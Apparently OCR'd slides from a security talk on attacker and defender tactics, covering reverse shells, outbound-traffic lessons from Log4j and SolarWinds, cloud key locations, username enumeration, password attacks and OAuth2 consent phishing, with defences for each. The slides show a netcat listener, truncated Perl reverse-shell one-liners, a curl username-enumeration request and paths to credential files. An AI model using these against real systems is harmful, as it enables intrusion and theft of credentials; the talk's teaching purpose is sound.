
Some tools used for (reverse) shells

- **netcat (nc)**
  - **installed by default in many linux distros and MACOS**
  - **“nc –lvp 999” (listen and receive shell on port 999)**
- socat
- rolexcat
- meterpreter
- sliver
- ….




Attacked by cats?

Demo: Reverse Shell with netcat


Terminal Shell Edit View Window Help
Sun 28 Jan 14:04
Test Reachability
Reverse Shell Cheat Sheet - Int
https://swisskyrepo.github.io/InternalAllTheThings/cheatsheets/shell-reverse-cheatsheet/#bash-tcp
Reverse Shell Cheat Sheet
Search
GitHub
225
Internal All The Things
Internal All The Things
Active directory
Cheatsheets
Application Escape and Breakout
Hash Cracking
Mimikatz
Miscellaneous & Tricks
MSSQL Server
Network Discovery
Powershell
Bind Shell
Reverse Shell Cheat Sheet
Source Code Management & CI/CD Compromise
Cloud
Command control
Containers
Methodology
Redteam
Bash TCP
Table of contents
AWS-IMPORTANT — ubuntu@ip-172-31-33-255: ~ — ssh -i Nohre-North.pem ubuntu@ec2-51-20-65-175.eu-north-1.compute.amazonaws.com — 80×24
ubuntu@ip-172-31-33-255:~$
perl -e 'use Socket;$i="10.0.0.1";$p=4242;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect
perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"10.0.0.1:4242");STDIN->fdopen($c,r);
Lua
NodeJS
OGNL
Groovy


Defending Against Web App Attacks (Data Plane)

- Train developers to understand these attacks!
- Code Review (AI Assisted Code Review)
- Web Application Firewalls (WAF), NGFWs…
- **Control outgoing connections! (FW, ACLs)**




Case Study: Outgoing Connections: Log4j

- Exploitation via outgoing LDAP (TCP/389) to attackers!
- Why allow outgoing LDAP to internet???



Case Study: Outgoing Connections: Solarwinds

- Supply Chain attack!
- Why allow traffic to never-before-visited HTTP(S) server???



Zero Trust!

- Block everything outgoing by default!
- Only allow what is absolutely needed…
  - …fetching updates!



Cats vs Rats Going Hybrid: The Chase Continues!



Starting the Cloud Journey

Cloud Recon

Some Easy Attacks



Cloud Identity: Keys and Users

Data and Control Plane Attacks

Cloud Native Applications

AI



Keys that Rule the Clouds

- Cloud Services can be programatically controlled
- Access to control/configure a cloud service is authenticated and authorized with keys
- Keys have different “authorization” that are configured by service, e.g.
  - AWS IAM
  - Azure RBAC
  - Kubernetes RBAC



Where can attackers look for keys?



- In source code (source code repositories)
- In source code (e.g. client side javascript or mobile apps)
- On compromised clients (of IT Admins or Developers)
  - /home/<username>/.aws/credentials)
  - /home/<username>/.azure



- On compromised compute (servers, containers…)
  - Environment variables
  - /var/run/secrets/kubernetes.io
  - IMDS (Instance Meta data service)



Finding Usernames and Guessing Passwords

- Cloud services are typically reachable from anywhere
- Password (or key) attacks can be more lethal than for on-prem





Finding Usernames



- Usernames can often be inferred from emails (username = email)
- Username from name patterns (e.g. john smith -> jsmith)
- Attacker can typically test if username belongs to valid user
- Example from Microsoft Entra ID (no authentication needed)

```
curl -XPOST  -d '{"Username":”garfield@crueltesting.com"}' -H "Content-type":"application/json"
https://login.microsoftonline.com/common/GetCredentialType
```

user exists

user not here

Finding Passwords



- With a list of usernames Itchy can now find passwords…
- Care must be taken not to lockout account
- **Phishing**: Taking user to fake logon site…
- **Password spraying:**
  -
- **Credentials stuffing**: Using known username/passwords
  - from previous leak

Finding Passwords: Credentials Stuffing (2)

FORBES > INNOVATION > CYBERSECURITY

Warning As 26 Billion Records Leak: Dropbox, LinkedIn, Twitter Named

Davey Winder Senior Contributor
Veteran cybersecurity and tech analyst, journalist, hacker, author

Follow

8


Jan 23, 2024, 08:15am EST



26 Billion leaked data records have been found in one database online GETTY

Mitigation





Duo Verified Push



Biometry (WebAuthn)



Yubikey (WebAuth)


Attacking Oauth2 Consent


- What if attacker doesn’t need the username or password?
- What if attacker can have the user grant consent to our “application”?
- Password complexity, password change or MFA will not matter!



What is Oauth2?

- Widely used!
- Allows one applications to get limited access to a user account on a different application
- Example use: Logon to application with facebook or google account





Oauth2 : Authorization Code Grant



Resource Owner



Client/ (Application)

Authorization Server

Resource Server

Oauth2 : Authorization Code Grant




Resource Owner




Client/ (Application)



Microsoft Entra ID



Microsoft 365



redirect → /authorize

auth and consent

authorization code → /callback

authorization code → /token

access + refresh token

access token → /api endpoint

Oauth2 Consent Phishing Attack




Resource Owner

Evil Application

Microsoft Entra ID

Microsoft 365





redirect → /authorize

auth and consent

authorization code → /callback

authorization code → /token

access + refresh token


access token → /api endpoint


Itchy just got the keys to access email…via APIs, bypassing any MFA or conditional access

Defense against Consent Attacks

- Microsoft Entra ID : Change default settings that allows consent
- User training (“don’t consent to everything”)
- Email Security and DNS Security: Protect against Phishing







Cats vs Rats Going Hybrid: The Chase Continues!



Starting the Cloud Journey

Cloud Recon

Some Easy Attacks

Data and Control Plane Attacks

Cloud Identity: Keys and Users



Cloud Native Applications

AI



What are Cloud Native Applications?

